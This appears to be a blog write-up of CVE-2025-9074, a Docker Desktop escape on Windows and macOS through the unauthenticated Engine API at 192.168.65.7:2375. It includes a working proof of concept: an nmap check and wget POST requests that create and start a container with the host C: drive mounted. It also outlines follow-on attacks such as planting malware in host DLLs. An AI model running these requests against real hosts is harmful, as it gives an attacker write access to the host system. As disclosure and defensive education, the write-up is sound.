

CVE-2025-9074: Docker escape on Windows and MacOS #
Overview: #
Gain full access to the Windows/MacOS host by making an unauthorized request to the Docker Control Plane API. Docker Control Plane API is a simple REST API to schedule, run, and manage containers in Docker Engine.
What’s happening in this vulnerability? #
- Containers are scheduled via API calls to Docker’s HTTP REST API. These requests are made via Docker Desktop or via a CLI.
- The Docker API should not be accessible to any containers. Docker does a very good job of isolating the host and application environment. It uses sockets for IPC. However, it uses TCP sockets for IPC in Windows and macOS, which is where the vulnerability originates from.
- The Docker private network is exposed to the containers running in Docker Engine for Windows and macOS. The port used by the API is
2375.
How do we exploit the vulnerability? #
- We just need to do two
POSTcalls to the Docker REST API from inside the container. 192.168.65.7is a virtual gateway IP inside that private network.- Containers inside the VM sometimes see it as the “host” or a “special forwarder” to reach services provided by Docker Desktop.
- It’s not your real Windows/Mac IP, but an internal bridge endpoint.
- Port
2375. When you scan the port, it will come up as open. This means that when you do the post requests, the requests will be processed by the Docker engine. As the requests can be made without authentication. - The two endpoints we want to send the
POSTrequests too are as follows:-
/containers/create /containers/{id}/start
-
- When you
POSTa request to/containers/createendpoint it will return anidThis is the id of the newly created container. - Use the container id to start it with a
POSTrequest to/containers/{id}/start.
POC: #
-

The Docker Desktop is not running any containers
-
We start a container, which will be our attacker container ( a container to which the attacker has access). Note the
idof the attacker container
-
Perform an
nmapscan to ensure the port is open on the address192.168.65.7
-
Now, use the following command to make a post request to the REST API. What does the request do:
-
We are asking docker to create a container when the container is started. Use the shell to run the epoch command and create the payload in the specified directory.
-
We also specify that the container should have mounted volumes and mount the host’s drive to the container.
-
We create a JSON file to keep a record of id and any warnings that may occur during the creation of the container.
wget --header='Content-Type: application/json' \ --post-data='{"Image":"alpine","Cmd":["sh","-c","echo pwned > /host_root/pwn.txt"],"HostConfig":{"Binds":["/mnt/host/c:/host_root"]}}' \ -O - http://192.168.65.7:2375/containers/create > create.json -
Verify by comparing the id provided in
create.jsonand Docker Desktop.
-
-
Now, we want to start the container to execute the run command and create a pwn.txt file on our host’s drive.
wget --post-data='' -O - http://192.168.65.7:2375/containers/$id/start -
Before we start the container, there won’t be any files present in the
c:drive -
After we start the container, as you can see, there is a container with a host volume mounted to it, and there is
pwn.txtpresent in the specified directory.
Scope of vulnerability: #
This vulnerability only affects Windows and macOS. These OS’s are not used for hosting containers in a production environment. It is very hard to find this vulnerability in the open world. This vulnerability is very niche.
The production environments lean towards Linux for hosting and managing containers. Linux is not affected by this vulnerability.
What will be the effect on systems that are vulnerable? #
- The attacker can create a privileged container that they have access to and perform container escape.
- Attackers can use SSRF if the container is exposed to the internet and handles the requests.
- Attackers can write to the host OS, integrating malware into the DDLs, Python library, or any other binaries that are executed regularly to gain RCE on the host.
Lessons learned: #
- Enforce zero trust policy, always secure endpoints by implemnting authentication even for internal networks.
- Enforce network segmentation around containers
References: #
https://blog.qwertysecurity.com/Articles/blog3.html
https://pvotal.tech/breaking-dockers-isolation-using-docker-cve-2025-9074/